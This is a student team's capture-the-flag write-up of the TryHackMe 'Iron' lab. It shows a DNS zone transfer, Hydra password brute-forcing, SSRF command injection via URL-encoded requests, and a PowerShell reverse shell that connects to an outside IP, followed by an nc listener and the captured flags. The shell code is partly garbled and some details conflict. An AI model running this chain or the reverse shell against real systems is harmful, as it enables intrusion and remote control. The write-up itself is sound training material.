
http://admin.ironcorp.me:11025 is requesting your username and password. The site says: "My Protected Area"

User Name:

Password:

Cancel OK

We've added a new location where you may submit a form to request information.



Thought Process and Methodology and Attempts:


We have to access web service of port 8080 and 11025. Type dig@IP address ironcorp.me axfr to get the subdomain. Save both subdomain in host file in sudo nano /etc/hosts and type both subdomain below my ironcorp.me:n begin with IP address. Search for internal.ironcorp.me:11025. Managed to get login and password with using hydra. Put the username and password in the admin page and got the form to request information.

3) Exploiting

Members Involved: Hemma Ravindran & Sarvesh Munusamy & Nicholas

Tools used: Nmap, wordlists, firefox, kali terminal, burpsuite

After running a number of tests to determine the type of vulnerability we are dealing with, we discovered that the site is open to SSRF assaults. As a result, we can utilise it to do an internal port search and find new services that are only accessible internally. An attacker may use this to find internally exposed services and get around their firewall.



Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali:~

```
File Actions Edit View Help
49667/tcp open msrpc Microsoft Windows RPC
49670/tcp filtered unknown
Service Info: OS: Windows | CPE: cpe:/o:microsoft:windows

Host script results:
[_clock-skew: mean: -1s, deviation: 0s, median: -1s]

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.16 seconds

[kali㉿kali]:~$ dig @10.10.22.252

; <>> Dig 9.17.19-3-Debian <>> @10.10.22.252
; (1 server found)
;; global options: +cmd
;; Connection timed out; no servers could be reached

[kali㉿kali]:~$ dig @10.10.22.252 ironcorp.me axfr

; <>> Dig 9.17.19-3-Debian <>> @10.10.22.252 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me. 3600 IN SOA win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me. 3600 IN NS win-8vmbkf3g815.
admin.ironcorp.me. 3600 IN A 127.0.0.1
internal.ironcorp.me. 3600 IN A 127.0.0.1
ironcorp.me. 3600 IN SOA win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 307 msec
;; SERVER: 10.10.22.252#53(10.10.22.252) (TCP)
;; WHEN: Tue Aug 02 09:22:24 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)

[kali㉿kali]:~$ hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz -s 11025 admin.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 09:22:32
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks
[DATA] attacking http-get://admin.ironcorp.me:11025/
[STAT] 100% (16/16) completed, 16 tasks finished
[11025]http->[http]: host: admin.ironcorp.me login: admin password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 09:23:35
```

Kali Linux

TryHackMe Iron


Access forbidden!

Hello

My name is:
Equinox

Ultimate search bar

Search: Submit Query



A variable that prints a user's name is visible when we look at the code. (Equinox)



We could also search the ssrf vulnerability and how to use it.

The screenshot shows a web browser displaying the PortSwigger Web Security Academy SSRF Lab. The title of the page is "Lab: SSRF with filter bypass via open redirection vulnerability". Below the title, there is a "PRACTITIONER" badge. The main content area contains instructions: "This lab has a stock check feature which fetches data from an internal system. To solve the lab, change the stock check URL to access the admin interface at `http://192.168.0.12:8080/admin` and delete the user carlos." It also states: "The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first." At the bottom of the content area is a green button labeled "Access the lab". The top navigation bar includes links for Products, Solutions, Research, and Academy.

Following a number of code injection experiments, it became evident that the encoded url allowed system instructions to be executed. We should use burpsuite in order to get the encoded urls.

The screenshot shows the Burp Suite interface. The "Repeater" tab is selected. In the "Request" tab, there is a raw hex dump of an HTTP GET request. The URL is encoded with various characters like %69, %65, %74, etc. The "Response" tab is visible on the right but contains no data. The top menu bar shows "Burp" and "Project" along with other tabs like "Intruder", "Repeater", "Window", and "Help".

Copy the url link from the admin.incorp.me:11025 and paste it in burpsuite

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a GET request to http://admin.ironcorp.me:11025. The Response pane shows the HTML content of the page, which includes CSS styles for links, hover states, and active states, as well as a JavaScript function named lhook(id) that changes the display property of an element. The Inspector pane on the right lists various items such as Query Parameters, Body Parameters, Request Cookies, Request Headers, and Response Headers.

Later on, we should find the powershell script from github and paste it in our script

```
$client = New-Object System.Net.Sockets.TCPClient('52.66.18.212',8000);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = [New-Object -TypeName [System.Text.ASCIIEncoding].GetString($bytes,0,$i)];$sendback = [byte[]]$bytes;[int]$data2 = $data.Length;$sendback2 = $sendback + [PS ' `'+ ($pwd.Path + '>';$sendbyte = [text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()];$client.Close()}

#sm=(New-Object Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream();[byte[]]$bt=0..65535|%{0};while($i=$sm.Read($bt,0,$bt.Length)) -ne 0{$d=(New-Object Text.ASCIIEncoding).GetString($bt,0,$i);$st=[text.encoding]::ASCII.GetBytes([int]$data2+$i);$sm.Write($st,0,$st.Length)}
```

The screenshot shows a terminal window with the title 'File Actions Edit View Help'. It displays the command 'GNU nano 5.4' followed by the file name 'shell.ps1 *'. The content of the file is a PowerShell script that connects to a TCP client on port 8000 and reads data from the stream.

After including the powershell in burpsuite nd try to decode it using the repeater and decoder , we might get access to the machine .

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder **Repeater** Sequencer Decoder Comparer Extender Project options User options

1 x ...

Send Cancel < >

Request

Pretty Raw In Actions

```
1 GET /?rw
  http://admin.ironcorp.me:11025/?rw=http://internal.ironcorp.me:1
  1025/name.php?name=Equinox\dir HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 Cache-Control: max-age=0
4 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150
  Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/av
  f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange:v
  =b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12
```

Response

Pretty Raw Render In Actions

```
156  /*]]>--></style>
157  </head>
158
159  <body>
160  <h1>
161  Authentication required!
162  </h1>
163  <p>
164
165  This server could not verify that you are authori
166  the URL "/".
167  You either supplied the wrong credentials (e.g., I
168  browser doesn't understand how to supply the credi
169
170  </p>
171
172
173  In case you are allowed to request the document, p
174  check your user-id and password and try again.
175
176  </p>
177  <p>
178  If you think this is a server error, please conta
179  the <a href="mailto:webmaster@admin.ironcorp.me">w
```

180 .
181
182
183 <h2>
184 Error 401
185 <address>
186 admin.ironcorp.me
187

Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.

INSPECTOR

Query Parameters (1)

Body Parameters (0)

Request Cookies (0)

Request Headers (9)

Response Headers (6)

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder **Repeater** Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x 4 x ...

Send Cancel < >

Request

Pretty Raw In Actions

```
1 GET /?rw
  %69%61%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%32%35%2f%6e%61%6d%65%2e%
  70%68%70%3f%6e%61%6d%65%3d%45%71%75%69%6e%6f%78%7c%70%6f%77%65%72%73%68%65%6c%2e%65%78%65%25%3
  2%30%2e%2f%73%68%65%6c%2e%70%73%31. HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Pretty Raw Render In Actions

```
1 HTTP/1.1 200 OK
2 Date: Wed, 17 Mar 2021 03:11:46 GMT
3 Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
4 X-Powered-By: PHP/7.4.4
5 Content-Length: 2865
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9
10 <html>
11   <head>
12     <link href="https://encrypted-tbn0.gstatic.com/images?o
13   </script>
14   <title>
15     Hello
16   </title>
17   <meta http-equiv="Content-Type" content="text/html; char
18   <STYLE>
19     body {
20       background:url(images/head.jpg);
21       background-size:100%700px;
22       background-repeat:no-repeat;
23       font-family:Tahoma;
24       color:white;
25     }
26     .side-panel{
27       margin:0;
28       border:0px;
29       width:200px;
30       padding:5px23px;
31       margin:0px;
32       -webkit-border-radius:0px;
33       -moz-border-radius:0px;
34     }
35   </STYLE>
36   <body>
37     <div>
38       <h1>Hello</h1>
39     </div>
40   </body>
41 </html>
```

The connection from the machine to our Kali will have "nt authority / system" permissions if everything has gone according to plan.

```
File Actions Edit View Help
└─(kali㉿kali)-[~]
└─$ nc -nvlp 4545
listening on [any] 4545 ...
```

Thought Process and Methodology and Attempts:

We found that the site is vulnerable to SSRF attacks after doing a series of tests to identify the kind of vulnerability we are dealing with. We may use it to do an internal port search and discover new services that are only available internally. This might be used by an attacker to identify internally exposed services and bypass their firewall. When we examine the code, we can see a variable that outputs a user's name. (Equinox). Additionally, we might research the ssrf vulnerability and its use. It was discovered after a number of code injection studies that the encoded url enabled the execution of system commands. Burpsuite should be used to obtain the encoded urls. Take note of the URL address at admin.incorp.me:11025 and paste it in burpsuite. Later on, we should find the powershell script from github and paste it in our script. After including the powershell in burpsuite and trying to decode it using the repeater and decoder, we might get access to the machine. The connection from the machine to our Kali will have "nt authority / system" permissions if everything has gone according to plan.

4) Escalation

Members involved: Nicholas Cheok

Tools Used: Kali terminal, firefox, BurpSuite, Nmap.

Get the terminal to listen by the code set in the firefox browser. Once it starts to listen, direct the documents in the terminal. Cd on the users, administrator and desktop. Then, get the flag of user.txt by using the command “more user.txt”.

```
more user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}】

PS C:\Users\administrator\Desktop>
```

Direct the SuperAdmin and modify it in the file. Then, Get-ChildItem at Force and direct it into the file. After that, use “type c:\users\SuperAdmin\Desktop\root.txt” to get the root flag.

```
PS C:\users> type c:\users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\users>
```

Thought Process/Methodology:

We used “nc -nlvp 4545” to get it to listen by sending the url of the decoded code in BurpSuite and by sending it to the repeater to respond. After that, we direct the documents in the terminal and the documents are displayed. Then, type in “whoami” to get the name “nt authority\system”. Use cd on the user, administrator together with the desktop. And to get the flag of user.txt, we typed in the command “more user.txt” and we got the user flag. Secondly, we configured the IP and the Ethernet adapter was displayed. Then we sent it to the directory and use cd on users. Change the directory to SuperAdmin and type again “whoami” and got the name “nt authority\system” again. We then direct the SuperAdmin and modify it in the file. We used the Get-ChildItem at Force and direct it into the file. Last but not least we then used the command “type c:\users\SuperAdmin\Desktop\root.txt” to get the root flag. Finally we terminated the machine as we have done getting the user and root flags.

Contributions

ID	Name	Contributions	Signatures
1211102066	Hemma Ravindran	Entering the password and getting the enquiry form. Did half of the exploiting and burpsuite. Contributed in the writeup	<i>R.hemma</i>
1211100614	Tivaasheny Ananthan	Scanned nmap after save ip address in host file. Did dig and found 2 subdomain(admin and internal ironcorp.me). Did hydra. Get login and password. Did writeup until hydra.	<i>A.tivaa</i>
1211102168	Nicholas Cheok Jia Jie	Capturing the user and root flags. Did writeup	<i>Nich</i>
1211100986	Sarvesh Munusamy	Did a half of Exploiting. Found the ssrf vulnerability attack Used burpsuite to encode the urls Contributed in the writeup	<i>m.vesh</i>

VIDEO LINK: <https://youtu.be/DAxQQoITfc0>